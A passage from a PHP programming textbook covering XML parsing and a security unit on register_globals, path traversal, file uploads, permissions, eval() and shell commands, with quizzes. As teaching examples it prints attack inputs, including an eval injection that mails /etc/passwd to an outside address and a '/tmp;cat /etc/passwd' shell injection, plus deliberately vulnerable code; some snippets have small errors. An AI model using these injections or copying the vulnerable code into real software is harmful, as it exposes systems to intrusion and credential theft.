8. Extensible Stylesheet Language Transformation (XSLT) is a language for transforming XML documents into different XML, HTML or any other format.

(a) True	(b) False
----------	-----------
9. XML-RPC is newer and more complex protocol used to create web services.

(a) True	(b) False
----------	-----------

13.7 Summary

- XML specifies neither semantics nor a tag set. In fact XML is really a meta-language for describing markup languages.
- SGML is the Standard Generalized Markup Language defined by ISO 8879. SGML has been the standard, vendor-independent way to maintain repositories of structured documentation for more than a decade, but it is not well suited to serving documents over the web.
- Defining XML as an application profile of SGML means that any fully conformant SGML system will be able to read XML documents. However, using and understanding XML documents, it does not require a system that is capable of understanding the full generality of SGML. XML is, roughly speaking, a restricted form of SGML.
- SGML provides arbitrary structure, but is too difficult to implement just for a web browser. Full SGML systems solve large, complex problems that justify their expense. Viewing structured documents sent over the web rarely carries such justification.
- XML documents generally are not completely ad hoc. The specific tags, attributes, and entities in an XML document, and the rules governing how they nest, comprise the structure of the document.
- PHP's XML parser is event-based, meaning that as the parser reads the document, and it calls various handler functions you provide as certain events occur, such as the beginning or end of an element.
- The XML parser used by PHP supports Unicode data in a number of different character encodings. Internally, PHP's strings are always encoded in UTF-8, but documents parsed by the XML parser can be in ISO-8859-1, US-ASCII, or UTF-8. UTF-16 is not supported.
- Because functions and variables are global in PHP, any component of an application that requires several functions and variables is a candidate for object orientation.
- PHP's XSLT support is still experimental at the time of writing, and the exact implementation details may change from what is described here. However, this description should give you a good foundation for how to use PHP's XSLT functions, even if the implementation changes in the future.

13.8 Keywords

Character data handler: The character data handler takes in a reference to the XML parser that triggered the handler and a string containing the character data itself.

Markup language: A markup language is a mechanism to identify structures in a document. The XML specification defines a standard way to add markup to documents.

Processing instructions: Processing instructions are used in XML to embed scripts or other code into a document.

XML: XML is a markup language for documents containing structured information.

XSLT: Extensible Stylesheet Language Transformations (XSLT) is a language for transforming XML documents into different XML, HTML, or any other format.



Lab Exercise

1. Create a program which shows the use of function `xml_set_element_handler()`.
2. Write a PHP code which shows a very basic XML-RPC server.

Notes

13.9 Review Questions

1. What is XML? What are the main development goals of XML?
2. Write the features of XML.
3. How do we generate XML document in PHP? Explain with example.
4. How do we parse XML in PHP? Which parsers are used in PHP?
5. How do we create a parser? Explain with example.
6. What are the unparsed entities? How does it declare?
7. How do we transform XML with XSLT?
8. Write the PHP code for XSL transformation from variables.
9. Write about the webservices used in PHP.
10. Write the PHP code which shows a client for the multiply function for the XML-RPC service.

Answers to Self Assessment

- | | | | | |
|--------|--------|--------|--------|--------|
| 1. (c) | 2. (a) | 3. (a) | 4. (b) | 5. (c) |
| 6. (b) | 7. (a) | 8. (a) | 9. (b) | |

13.10 Further Reading



Books

PHP and MySQL Web Development, by Luke Welling, Laura Thomson.



Online link

<http://www.ntchosting.com/php/php-xml-parser.html>

Unit 14: Security

CONTENTS

Objectives

Introduction

14.1 Global Variables and Form Data

14.1.1 Initialize Variables

14.1.2 Set Variables Order

14.1.3 Data Filtering

14.2 Filenames

14.2.1 Check for Relative Paths

14.2.2 Restrict Filesystem Access to a Specific Directory

14.3 File Uploads

14.3.1 Beware of Filling Your Filesystem

14.3.2 Surviving register_globals

14.3.3 Distrust Browser-Supplied Filenames

14.4 File Permissions

14.4.1 Do not Use Files

14.4.2 Get It Right the First Time

14.4.3 Session Files

14.4.4 Safe Mode

14.5 PHP Code

14.6 Shell Commands

14.7 Summary

14.8 Keywords

14.9 Review Questions

14.10 Further Reading

Objectives

After studying this unit, you will be able to:

- Discuss about global variables and form data
- Understand file uploads in PHP
- Explain about file permissions in PHP
- Discuss about the PHP code
- Explain the shell commands in PHP

Introduction

PHP is a flexible language that has hooks into just about every API offered on the machines on which it runs. Because it was designed to be a forms-processing language for HTML pages, PHP makes it easy to use form data sent to a script. Convenience is a double-edged sword, however. The very features that let you quickly write programs in PHP can open doors for those who would break into your systems.

It is important to understand that PHP itself is neither secure nor insecure. The security of your web applications is entirely determined by the code you write. For example, take a script that opens a file whose name was passed as a form parameter. If you do not check the filename, the user can give a URL, an absolute pathname, or even a relative path to back out of the application data directory and into a personal or system directory.

It looks at several common issues that can lead to insecure scripts, such as filenames, file uploads, and the `eval()` function. Some problems are solved through code (e.g., checking filenames before opening them), while others are solved through changing PHP's configuration (e.g., to permit access only to files in a particular directory).

14.1 Global Variables and Form Data

Variables in PHP do not have to be declared, they are automatically created the first time they are used. Nor do they have a specific type; they are typed automatically based on the context in which they are used. This is an extremely convenient way to do things from a programmer's perspective (and is obviously a useful feature in a rapid application development language). Once a variable is created it can be referenced anywhere in the program (except in functions where it must be explicitly included in the namespace by using `global`). The result of these characteristics is that variables are rarely initialized by the programmer; after all, when they are first created they are empty (i.e. "").

Obviously the main function of a PHP based web application is usually to take in some client input (form variables, uploaded files, cookies etc), process the input and return output based on that input. In order to make it as simple as possible for the PHP script to access this input, it is actually provided in the form of PHP global variables. Take the following example HTML snippet:

```
<FORM METHOD="GET" ACTION="test.php">
<INPUT TYPE="TEXT" NAME="hello">
<INPUT TYPE="SUBMIT">
</FORM>
```

Obviously this will display a text box and a submit button. When the user presses the submit button, the PHP script `test.php` will be run to process the input. When it runs, the variable `$hello` will contain the text the user entered into the text box. It is important to note the implications of this, this means that a remote attacker can create any variable they wish and have it declared in the global namespace. If instead of using the form above to call `test.php`, an attacker calls it directly with a url like `http://server/test.php?hello=hi&setup=no`, not only will `$hello = "hi"` when the script is run but `$setup` will be `"no"` also.

An example of how this can be a real problem might be a script that was designed to authenticate a user before displaying some important information. For example:

```
if ($pass = "hello")
    $auth = 1;
...
```

Notes

```
if ($auth == 1)
    echo "some important information";
```

In normal operation the above code will check the password to decide if the remote user has successfully authenticated then later check if they are authenticated and show them the important information. The problem is that the code incorrectly assumes that the variable `$auth` will be empty unless it sets it. Remembering that an attacker can create variables in the global namespace, a url like `'http://server/test.php?auth=1'` will fail the password check but the script will still believe the attacker has successfully authenticated.

Once common approach to protecting a script is to check that the variable is not in the array `HTTP_GET/POST_VARS[]` (depending on the method normally used to submit the form, GET or POST). When PHP is configured with `track_vars` enabled (as it is by default) variables submitted by the user are available both from the global variables and also as elements in the arrays mentioned above. However, it is important to note that there are four different arrays for remote user input

- `HTTP_GET_VARS` for variables submitted in the URL of the get request
- `HTTP_POST_VARS` for variables submitted in the post section of a HTTP request
- `HTTP_COOKIE_VARS` for variables submitted as part of the cookie headers in the HTTP request
- `HTTP_POST_FILES` array (in more recent versions of PHP).

It is completely the end users choice which method they use to submit variables, one request can easily place variables in all four different arrays, a secure script needs to check all four (though again, the `HTTP_POST_FILES` array should not be an issue except in exceptional circumstances).

One of the most fundamental things to consider when creating a secure system is that any information you did not generate within the system should be regarded as tainted. You should either untaint this data before using it—that is, ensure that there's nothing malicious in it or limit what you do with it.

In PHP, however, it is not always easy to tell whether a variable is tainted. When `register_globals` is enabled in the `php.ini` file, PHP automatically creates variables from form parameters and cookies. Poorly written programs assume that their variables have values only when the variables are explicitly assigned values in the program code. With `register_globals`, this assumption is false.

Consider the following code:

```
<?php if (check_privileges( )) { $superuser = true; } // ... ?>
```

This code assumes that `$superuser` can be set to true only if `check_privileges()` returns true. However, with `register_globals` enabled, it is actually a simple matter to call the page as `page.php?superuser=1` to get superuser privileges.

There are three ways to solve this problem: initialize your variables, disable `register_globals` in the `php.ini` file, or customize the `variables_order` setting to prevent GET, POST, and cookie values from creating global variables.



Did u know?

A PHP script cannot trust any variable it has not explicitly set. When you have got a rather large number of variables, this can be a much harder task than it may sound.

14.1.1 Initialize Variables

Always initialize your variables. The superuser security hole in the previous example would not exist if the code had been written like this:

```
<?php $superuser = false; if (check_privileges( )) { $superuser = true; } // ... ?>
```

when your script uses a variable before it initializes it to some value. For example, the following script uses `$a` before setting it, so a warning is generated:

 Example:

```
<html>
<head>
<title>Sample</title>
</head>
<body>
<?php echo $a; ?>
</body>
</html>
```

The following *php.ini* directives are recommended for production systems:

```
display_errors = off log_errors = On error_log = /var/log/php_errors.log
```

These directives ensure that PHP error messages are never shown directly on your web pages. Instead, they are logged to the specified file.

14.1.2 Set Variables Order

The default PHP configuration automatically creates global variables from the environment, cookies, server information, and GET and POST parameters. The `variables_order` directive in *php.ini* controls the order and presence of these variables. The default value is "EGPCS", meaning that first the environment is turned into global variables, then GET parameters, then POST parameters, then cookies, then server information.

Allowing GET requests, POST requests, and cookies from the browser to create arbitrary global variables in your program is dangerous. A reasonable security precaution is to set `variables_order` to "ES":

```
variables_order = "ES"
```

For maximum safety, you can disable `register_globals` in your *php.ini* file to prevent any global variables from being created. However, changing `register_globals` or `variables_order` will break scripts that were written with the expectation that form parameters would be accessible as global variables. To fix this problem, add a section at the start of your code to copy the parameters into regular global variables:

```
$name = $_REQUEST['name']; $age = $_REQUEST['age']; // ... and so on for all incoming form parameters
```

14.1.3 Data Filtering

Data filtering is the cornerstone of web application security, and this is independent of programming language or platform. It involves the mechanism by which you determine the validity of data that is entering and exiting the application, and a good software design can help developers to:

Notes

- Ensure that data filtering cannot be bypassed,
- Ensure that invalid data cannot be mistaken for valid data, and
- Identify the origin of data.

Opinions about how to ensure that data filtering cannot be bypassed vary, but there are two general approaches that seem to be the most common, and both of these provide a sufficient level of assurance.

The Dispatch Method

One method is to have a single PHP script available directly from the web (via URL). Everything else is a module included with include or require as needed. This method usually requires that a GET variable be passed along with every URL, identifying the task. This GET variable can be considered the replacement for the script name that would be used in a more simplistic design. For example:

`http://example.org/dispatch.php?task=print_form`

The file `dispatch.php` is the only file within document root. This allows a developer to do two important things:

- Implement some global security measures at the top of `dispatch.php` and be assured that these measures cannot be bypassed.
- Easily see that data filtering takes place when necessary, by focusing on the control flow of a specific task.

To further explain this, consider the following example `dispatch.php` script:



Example:

```
<?php

/* Global security measures */

switch ($_GET['task'])
{
    case 'print_form':
        include '/inc/presentation/form.inc';
        break;

    case 'process_form':
        $form_valid = false;
        include '/inc/logic/process.inc';
        if ($form_valid)
        {
            include '/inc/presentation/end.inc';
        }
        else
        {
```

```

include '/inc/presentation/form.inc';
}
break;

default:
include '/inc/presentation/index.inc';
break;
}

?>

```

If this is the only public PHP script, then it should be clear that the design of this application ensures that any global security measures taken at the top cannot be bypassed. For example, instead of glancing through a lot of code, it is easy to see that `end.inc` is only displayed to a user when `$form_valid` is true, and because it is initialized as false just before `process.inc` is included, it is clear that the logic within `process.inc` must set it to true, otherwise the form is displayed again (presumably with appropriate error messages).



Did u know?

If you use a directory index file such as `index.php` (instead of `dispatch.php`), you can use URLs such as `http://example.org/?task=print_form`.

You can also use the Apache Force Type directive or `mod_rewrite` to accommodate URLs such as `http://example.org/app/print-form`.

The Include Method

Another approach is to have a single module that is responsible for all security measures. This module is included at the top (or very near the top) of all PHP scripts that are public (available via URL). Consider the following `security.inc` script:



Example:

```

<?php

switch ($_POST['form'])
{
case 'login':
    $allowed = array();
    $allowed[] = 'form';
    $allowed[] = 'username';
    $allowed[] = 'password';

    $sent = array_keys($_POST);

    if ($allowed == $sent)
    {

```

Notes

```
include '/inc/logic/process.inc';  
}  
  
break;  
}  
  
?>
```

In this example, each form that is submitted is expected to have a form variable named form that uniquely identifies it, and security.inc has a separate case to handle the data filtering for that particular form. An example of an HTML form that fulfills this requirement is as follows:

```
<form action="/receive.php" method="POST">  
<input type="hidden" name="form" value="login" />  
<p>Username:  
<input type="text" name="username" /></p>  
<p>Password:  
<input type="password" name="password" /></p>  
<input type="submit" />  
</form>
```

An array named \$allowed is used to identify exactly which form variables are allowed, and this list must be identical in order for the form to be processed. Control flow is determined elsewhere, and process.inc is where the actual data filtering takes place.



Did u know?

A good way to ensure that security.inc is always included at the top of every PHP script is to use the auto_prepend_file directive.

Filtering Examples

It is important to take a whitelist approach to your data filtering, and while it is impossible to give examples for every type of form data you may encounter, a few examples can help to illustrate a sound approach.

The following validates an email address:



Example:

```
<?php  
  
$clean = array();  
  
$email_pattern = '/^[^\s<&>]+@[(-a-z0-9]+\.)+[a-z]{2,}$/i';  
  
if (preg_match($email_pattern, $_POST['email']))  
{  
    $clean['email'] = $_POST['email'];  
}  
  
?>
```

The following ensures that `$_POST['color']` is red, green, or blue:



Example:

```
<?php

$clean = array();

switch ($_POST['color'])
{
    case 'red':
    case 'green':
    case 'blue':
        $clean['color'] = $_POST['color'];
        break;
}

?>
```

The following example ensures that `$_POST['num']` is an integer:



Example:

```
<?php

$clean = array();

if ($_POST['num'] == strval(intval($_POST['num'])))
{
    $clean['num'] = $_POST['num'];
}

?>
```

The following example ensures that `$_POST['num']` is a float:

```
<?php

$clean = array();

if ($_POST['num'] == strval(floatval($_POST['num'])))
{
    $clean['num'] = $_POST['num'];
}

?>
```

Notes



Task

Create a PHP program for data filtering using including method.

Timing

Once a PHP script begins processing, the entire HTTP request has been received. This means that the user does not have another opportunity to send data, and therefore no data can be injected into your script (even if `register_globals` is enabled). This is why initializing your variables is such a good practice.



Caution

Once your script is in a production environment, you should turn off public visibility of errors and warnings, as they can give a potential hacker insight into how your script works.

14.2 Filenames

It is fairly easy to construct a filename that refers to something other than what you intended. For example, say you have a `$username` variable that contains the name the user wants to be called, which the user has specified through a form field. Now let's say you want to store a welcome message for each user in the directory `/user/local/lib/greetings`, so that you can output the message any time the user logs into your application. The code to print the current user's greeting is:

```
<?php include("/usr/local/lib/greetings/$username") ?>
```

This seems harmless enough, but what if the user chose the username `"../../etc/passwd"`? The code to include the greeting now includes `/etc/passwd` instead. Relative paths are a common trick used by hackers against unsuspecting scripts.

Another trap for the unwary programmer lies in the way that, by default, PHP can open remote files with the same functions that open local files. The `fopen()` function and anything that uses it (e.g., `include()` and `require()`) can be passed an HTTP or FTP URL as a filename, and the document identified by the URL will be opened. Here's some exploitable code:

```
<?php chdir("/usr/local/lib/greetings"); $fp = fopen($username, "r"); ?>
```

If `$username` is set to `"http://www.example.com/myfile"`, a remote file is opened, not a local one.

The situation is even more dire if you let the user tell you which file to include():

```
<?php $file = $_REQUEST['theme']; include($file); ?>
```

If the user passes a theme parameter of `"http://www.example.com/badcode.inc"` and your `variables_order` includes GET or POST, your PHP script will happily load and run the remote code. Never use parameters as filenames like this.

14.2.1 Check for Relative Paths

When you need to allow the user to specify a filename in your application, you can use a combination of the `realpath()` and `basename()` functions to ensure that the filename is what it ought to be. The `realpath()` function resolves special markers such as `"."` and `".."`. After a call to `realpath()`, the resulting path is a full path on which you can then use `basename()`. The `basename()` function returns just the filename portion of the path.

Going back to our welcome message scenario, here's an example of `realpath()` and `basename()` in action:

```
$filename = $_POST['username']; $vetted = basename(realpath($filename)); if ($filename !== $vetted) { die("$filename is not a good username"); }
```

In this case, we have resolved `$filename` to its full path and then extracted just the filename. If this value does not match the original value of `$filename`, we have got a bad filename that we do not want to use.

Once you have the completely bare filename, you can reconstruct what the file path ought to be, based on where legal files should go, and add a file extension based on the actual contents of the file:

```
include("/usr/local/lib/greetings/$filename");
```

14.2.2 Restrict Filesystem Access to a Specific Directory

If your application must operate on the filesystem, you can set the `open_basedir` option to further secure the application by restricting access to a specific directory. If `open_basedir` is set in *php.ini*, PHP limits filesystem and I/O functions so that they can operate only within that directory or any of its subdirectories. For example:

```
open_basedir = /some/path
```

With this configuration in effect, the following function calls succeed:

```
unlink("/some/path/unwanted.exe"); include("/some/path/less/travelled.inc");
```

But these generate runtime errors:

```
$fp = fopen("/some/other/file.exe", "r"); $dp = opendir("/some/path/../other/file.exe");
```

Of course, one web server can run many applications, and each application typically stores files in its own directory. You can configure `open_basedir` on a per-virtual host basis in your *httpd.conf* file like this:

```
<VirtualHost 1.2.3.4> ServerName domainA.com DocumentRoot /web/sites/domainA php_admin_value open_basedir /web/sites/domainA </VirtualHost>
```

Similarly, you can configure it per directory or per URL in *httpd.conf*:

```
# by directory <Directory /home/httpd/html/app1> php_admin_value open_basedir /home/httpd/html/app1 </Directory> # by URL <Location /app2> php_admin_value open_basedir /home/httpd/html/app2 </Location>
```

The `open_basedir` directory can be set only in the *httpd.conf* file, not in *.htaccess* files, and you must use `php_admin_value` to set it.



Task

Develop a PHP program to access a specific directory from your system.

14.3 File Uploads

File uploads are potentially the biggest security risk in web development. Allowing a third party to place files on your server could allow them to delete your files, empty your database, gain user details and much more.

However, it is certainly possible to upload files safely, and such functionality can be a great feature of your site.

Notes

When allowing users to upload files from their local machine to your server, there are two things that you need to check. The first is the mimetype of the uploaded file; if your script is uploading images, for example, you will want to just accept image/png, image/jpeg, image/gif, image/x-png and image/p-jpeg. You can do so as follows:

```
$validMimes = array(
    'image/png',
    'image/x-png',
    'image/gif',
    'image/jpeg',
    'image/pjpeg'
);
$image = $_FILES['image'];
if(!in_array($image['type'], $validMimes)) {
    die('Sorry, but the file type you tried to upload is invalid; only images are allowed.');
```

// Do something with the uploaded file.

File uploads combine the two dangers we have seen so far: user-modifiable data and the filesystem. While PHP 4 itself is secure in how it handles uploaded files, there are several potential traps for unwary programmers.

14.3.1 Beware of Filling Your Filesystem

Another trap is the size of uploaded files. Although you can tell the browser the maximum size of file to upload, this is only a recommendation and it cannot ensure that your script would not be handed a file of a larger size. The danger is that an attacker will try a denial of service attack by sending you several large files in one request and filling up the filesystem in which PHP stores the decoded files.

Set the `post_max_size` configuration option in *php.ini* to the maximum size (in bytes) that you want:

```
post_max_size = 1024768 ; one megabyte
```

The default 10 MB is probably larger than most sites require.

14.3.2 Surviving register_globals

The default `variables_order` processes GET and POST parameters before cookies. This makes it possible for the user to send a cookie that overwrites the global variable you think contains information on your uploaded file. To avoid being tricked like this, check the given file was actually an uploaded file using the `is_uploaded_file()` function.

In this example, the name of the file input element is “uploaded”:



Example:

```
if (is_uploaded_file($_FILES['uploaded_file']['tmp_name']))
{
    if ($fp = fopen($_FILES['uploaded_file']['tmp_name'], 'r'))
    {
```

```
$text = fread($fp, filesize($_FILES['uploaded_file']['tmp_name']));
fclose($fp); // do something with the file's contents
}
}
```

PHP provides a `move_uploaded_file()` function that moves the file only if it was an uploaded file. This is preferable to moving the file directly with a system-level function or PHP's `copy()` function. For example, this function call cannot be fooled by cookies:

```
move_uploaded_file($_REQUEST['file'], "/new/name.txt");
```

14.3.3 Distrust Browser-Supplied Filenames

Be careful using the filename sent by the browser. If possible, do not use this as the name of the file on your filesystem. It is easy to make the browser send a file identified as */etc/passwd* or */home/rasmus/.forward*. You can use the browser-supplied name for all user interaction, but generate a unique name yourself to actually call the file. For example:



Example:

```
$browser_name = $_FILES['image']['name'];
$temp_name = $_FILES['image']['tmp_name'];
echo "Thanks for sending me $browser_name.";
$counter++; // persistent variable
$my_name = "image_$counter";
if (is_uploaded_file($temp_name))
{
    move_uploaded_file($temp_name, "/web/images/$my_name");
}
Else
{
    die("There was a problem processing the file.");
}
```

Self Assessment

Multiple choice questions:

- is the cornerstone of web application security, and this is independent of programming language or platform.

(a) Data filtering	(b) Data deleting
(c) Data defining	(d) None of these
- Which one is not a data filtering method?

(a) Dispatch method	(b) Include method
(c) Declare method	(d) None of these

Notes

True or False:

3. Variables in PHP do not have to be declared, they are automatically created.
(a) True (b) False
4. File uploads are the biggest security risk in web development.
(a) True (b) False
5. PHP is a flexible language that has hooks into just about every API offered on the machines on which it runs.
(a) True (b) False
6. Data filtering is the cornerstone of web application security and is dependent of programming language.
(a) True (b) False

14.4 File Permissions

If only you and people you trust can log into your web server, you do not need to worry about file permissions for files created by your PHP programs. However, most websites are hosted on ISP's machines, and there's a risk that untrusted people will try to read files that your PHP program creates. There are a number of techniques that you can use to deal with file permissions issues.

14.4.1 Do not Use Files

Because all scripts running on a machine run as the same user, a file that one script creates can be read by another, regardless of which user wrote the script. All a script needs to know to read a file is the name of that file.

There is no way to change this, so the best solution is to not use files. As with session stores, the most secure place to store data is in a database.

A complex workaround is to run a separate Apache daemon for each user. If you add a reverse proxy such as Squid in front of the pool of Apache instances, you may be able to serve 100+ users on a single machine. Few sites do this, however, because the complexity and cost are much greater than those for the typical situation, where one Apache daemon can serve web pages for thousands of users.

14.4.2 Get It Right the First Time

Do not create a file and then change its permissions. This creates a race condition, where a lucky user can open the file once it is created but before it is locked down. Instead, use the `umask()` function to strip off unnecessary permissions. For example:

```
umask(077); // disable -rwxrwx $fp = fopen("/tmp/myfile", "w");
```

By default, the `fopen()` function attempts to create a file with permission `0666` (`rw-rw-rw-`). Calling `umask()` first disables the group and other bits, leaving only `0600` (`rw-----`). Now, when `fopen()` is called, the file is created with those permissions.

14.4.3 Session Files

With PHP's built-in session support, session information is stored in files in the `/tmp` directory. Each file is named `/tmp/sess_id`, where `id` is the name of the session and is owned by the web server user ID, usually `nobody`.

This means that session files can be read by any PHP script on the server, as all PHP scripts run with the same web server ID. In situations where your PHP code is stored on an ISP's server that is shared with other users' PHP scripts, variables you store in your sessions are visible to other PHP scripts.

Even worse, other users on the server can create files in */tmp*. There's nothing preventing a user from creating a fake session file that has any variables and values he wants in it. The user can then have the browser send your script a cookie containing the name of the faked session, and your script will happily load the variables stored in the fake session file.

One workaround is to ask your service provider to configure their server to place your session files in your own directory. Typically, this means that your VirtualHost block in the Apache *httpd.conf* file will contain:

```
php_value session.save_path /some/path
```

If you have *.htaccess* capabilities on your server and Apache is configured to let you override options, you can make the change yourself.

For the most secure session variables possible, create your own session store (e.g., in a database).

14.4.4 Safe Mode

Many ISPs have scripts from several users running on one web server. Since all the users who share such a server run their PHP scripts as the same user, one script can read another's data files. Safe mode is an attempt to address this and other problems caused by shared servers. If you are not sharing your server with other users that you do not trust, you do not need to worry about safe mode at all.

When enabled through the *safe_mode* directive in your *php.ini* file, or on a per-directory or per-virtual host basis in your *httpd.conf* file, the following restrictions are applied to PHP scripts:

- PHP looks at the owner of the running script and pretends to run as that user.
- PHP cannot switch the user ID via a `setuid()` call because that would require the web server to run as root and on most operating systems it would be impossible to switch back.
- Any file operation (through functions such as `fopen()`, `copy()`, `rename()`, `move()`, `unlink()`, `chmod()`, `chown()`, `chgrp()`, `mkdir()`, `file()`, `flock()`, `rmdir()`, and `dir()`) checks to see if the affected file or directory is owned by the same user as the PHP script.
- If *safe_mode_gid* is enabled in your *php.ini* or *httpd.conf* file, only the group ID needs to match.
- `include` and `require` are subject to the two previous restrictions, with the exception of `includes` and `requires` of files located in the designated *safe_mode_include_dir* in your *php.ini* or *httpd.conf* file.
- Any system call (through functions such as `system()`, `exec()`, `passthru()`, and `popen()`) can access only executables located in the designated *safe_mode_exec_dir* in your *php.ini* or *httpd.conf* file.
- If *safe_mode_protected_env_vars* is set in your *php.ini* or *httpd.conf* file, scripts are unable to overwrite the environment variables listed there.
- If a prefix is set in *safe_mode_allowed_env_vars* in your *php.ini* or *httpd.conf* file, scripts can manipulate only environment variables starting with that prefix.
- When using HTTP authentication, the numerical user ID of the current PHP script is appended to the realm string to prevent cross-script password sniffing, and the authorization header in the `getallheaders()` and `phpinfo()` output is hidden.

Notes

- This realm-mangling took a little vacation in PHP 4.0.x but is back in PHP 4.1 and later.
- The functions `set_time_limit()`, `dl()`, and `shell_exec()` are disabled, as is the backtick (```) operator.

To configure `safe_mode` and the various related settings, you can set the serverwide default in your *php.ini* file like this:

```
safe_mode = On safe_mode_include_dir = /usr/local/php/include safe_mode_exec_dir = /usr/local/php/bin safe_mode_gid = On safe_mode_allowed_env_vars = PHP_ safe_mode_protected_env_vars = LD_LIBRARY_PATH
```

Alternately, you can set these from your *httpd.conf* file using the `php_admin_value` directive. Remember, these are system-level settings, and they cannot be set in your *.htaccess* file.

```
<VirtualHost 1.2.3.4> ServerName domainA.com DocumentRoot /web/sites/domainA php_admin_value safe_mode On php_admin_value safe_mode_include_dir /usr/local/php/include php_admin_value safe_mode_exec_dir /usr/local/php/bin </VirtualHost>
```

14.5 PHP Code

With the `eval()` function, PHP allows a script to execute arbitrary PHP code. Although it can be useful in a few limited cases, allowing any user-supplied data to go into an `eval()` call is asking to be hacked. For instance, the following code is a security nightmare:



Example:

```
<html>
<head>
<title>Here are the keys...</title>
</head>
<body>
<?php
if ($code)
{
echo "Executing code...";
eval(stripslashes($code)); // BAD!
}
?>
<form>
<input type="text" name="code" />
<input type="submit" name="Execute Code" />
</form>
</body>
</html>
```

This page takes some arbitrary PHP code from a form and runs it as part of the script. The running code has access to all of the global variables for the script and runs with the same privileges as

the script running the code. It is not hard to see why this is a problem—type this into the form:

```
include('/etc/passwd');
```

Unfortunately, there's no easy way to ensure that a script like this can ever be secure.

You can globally disable particular function calls by listing them, separated by commas, in the `disable_functions` configuration option in *php.ini*. For example, you may never have need for the `system()` function, so you can disable it entirely with:

```
disable_functions = system
```

This does not make `eval()` any safer, though, as there's no way to prevent important variables from being changed or built-in constructs such as `echo()` from being called.

Note that the `preg_replace()` function with the `/e` option also calls `eval()` on PHP code, so do not use user-supplied data in the replacement string.

In the case of `include`, `require`, `include_once`, and `require_once`, your best bet is to turn off remote file access using `allow_url_fopen`.

The main message of this is that any use of `eval()` and the `/e` option with `preg_replace()` is suspect, especially if you allow users to put bits into the code. Consider the following:

```
eval("2 + $user_input");
```

It seems pretty innocuous. However, suppose the user enters the following value:

```
2; mail("l33t@somewhere.com", "Some passwords", `/bin/cat /etc/passwd`);
```

In this case, both the command you expected and one you'd rather was not will be executed. The only viable solution is to never give user-supplied data to `eval()`.



Caution

`eval()` is a useful but very dangerous function that allows you to execute a string as PHP code. There are not many occasions where this is necessary, and being realistic you should avoid its usage, especially if you want to use user input in the string.

14.6 Shell Commands

The command shell is a separate software program that provides direct communication between the user and the operating system. The non-graphical command shell user interface provides the environment in which you run character-based applications and utilities. The command shell executes programs and displays their output on the screen by using individual characters similar to the MS-DOS command interpreter `Command.com`. The Windows XP command shell uses the command interpreter `Cmd.exe`, which loads applications and directs the flow of information between applications, to translate user input into a form that the operating system understands.

You can use the command shell to create and edit batch files (also called scripts) to automate routine tasks. For example, you can use scripts to automate the management of user accounts or nightly backups. You can also use the Windows Script Host, `CScript.exe`, to run more sophisticated scripts in the command shell. You can perform operations more efficiently by using batch files than you can by using the user interface. Batch files accept all commands that are available at the command line. For more information about batch files and scripting,

You can customize the command prompt window for easier viewing and to increase control over how you run programs.

Be very wary of using the `exec()`, `system()`, `passthru()`, and `popen()` functions and the backtick (```) operator in your code. The shell is a problem because it recognizes special characters

Notes

(e.g., semicolons to separate commands). For example, suppose your script contains this line:
`system("ls $directory");`

If the user passes the value `"/tmp;cat /etc/passwd"` as the `$directory` parameter, your password file is displayed because `system()` executes the following command:

`ls /tmp;cat /etc/passwd`

In cases where you must pass user-supplied arguments to a shell command, use `escapeshellarg()` on the string to escape any sequences that have special meaning to shells:

`$cleaned_up = escapeshellarg($directory); system("ls $cleaned_up");`

Now, if the user passes `"/tmp;cat /etc/passwd"`, the command that's actually run is:

`ls '/tmp;cat /etc/passwd'`

The easiest way to avoid the shell is to do the work of whatever program you are trying to call. Built-in functions are likely to be more secure than anything involving the shell.



Case Study

Cyber Security

A provider of online prescriptions recently experienced a security breach where account information was stolen out of the company's database, including patient's social security numbers. You have been hired as a consultant to conduct a thorough analysis of the information system in order to develop recommendations for improved security. You need to develop a thorough understanding of the existing system, and of which security tools, security measures and intrusion detection systems are currently in place. You also need to gain knowledge of which internal and external "users" of the information system have access to what information, what level of privilege they hold, and why they need the information and what they do with it. The research process will involve examining detailed technical specifications and system administration procedures, interviewing users of the system, reviewing security procedures and information flow diagrams. As part of the proposed solution, you will run scenarios to test system vulnerabilities. You will need to educate yourself on the regulations that are pertinent to the management of information in the context of online pharmacies.

Recommendations will most likely include technical upgrade to the system, revisions of information access protocols and upgrade to user authentication. It may include training of company personnel at all levels of the organization. You may recommend improved system maintenance and regular security tests of the system for vulnerabilities. Some of these solutions may require significant investment of money and time and you will need to clearly show the necessities of these investments against the potential cost of non-compliance.

Questions:

1. Give some example of Cyber Security.
2. What do you understand by cyber crime?

Self Assessment

Multiple choice questions:

7. `preg_replace()` function is used to

(a) delete the string	(b) replace the string
(c) append the string	(d) none of these

Notes

File uploads: File uploads are potentially the biggest security risk in web development. Allowing a third-party to place files on your server could allow them to delete your files, empty your database, gain user details and much more.

Safe mode: Safe mode is an attempt to address this and other problems caused by shared servers. If you are not sharing your server with other users that you do not trust, you do not need to worry about safe mode at all.

Session files: With PHP's built-in session support, session information is stored in files in the */tmp* directory. Each file is named */tmp/sess_id*, where *id* is the name of the session and is owned by the web server user ID, usually nobody.



Lab Exercise

1. Develop a PHP program to upload a text file in your web application.
2. Develop a PHP program to validate an email address.

14.9 Review Questions

1. What are the global variables and form data? How does it use in PHP?
2. How do we initialize the variable and set their orders in PHP?
3. What is the data filtering? Describe the different methods of data filtering.
4. How the filenames are defined with PHP code? Explain with example.
5. Explain how the file uploads are potentially the biggest security risk in web development.
6. What are the precautions when uploading a file?
7. Write a PHP program to upload an image in your web application.
8. What about the file permission in PHP? What is the safe mode in PHP?
9. How PHP allows a script to execute arbitrary PHP code?
10. How the shell commands are used in PHP?

Answers to Self Assessment

- | | | | | |
|-------------|------------|--------|--------|---------|
| 1. (a) | 2. (c) | 3. (a) | 4. (a) | 5. (a) |
| 6. (b) | 7. (b) | 8. (b) | 9. (a) | 10. (a) |
| 11. / temp. | 12. Common | | | |

14.10 Further Reading



Books

Essential PHP Security, by Chris Shiflett.



Online link

<http://php.net/manual/en/security.php>

LOVELY PROFESSIONAL UNIVERSITY

Jalandhar-Delhi G.T. Road (NH-1)
Phagwara, Punjab (India)-144411
For Enquiry: +91-1824-521360
Fax.: +91-1824-506111
Email: odl@lpu.co.in

978-81-946129-9-5



9 788194 612995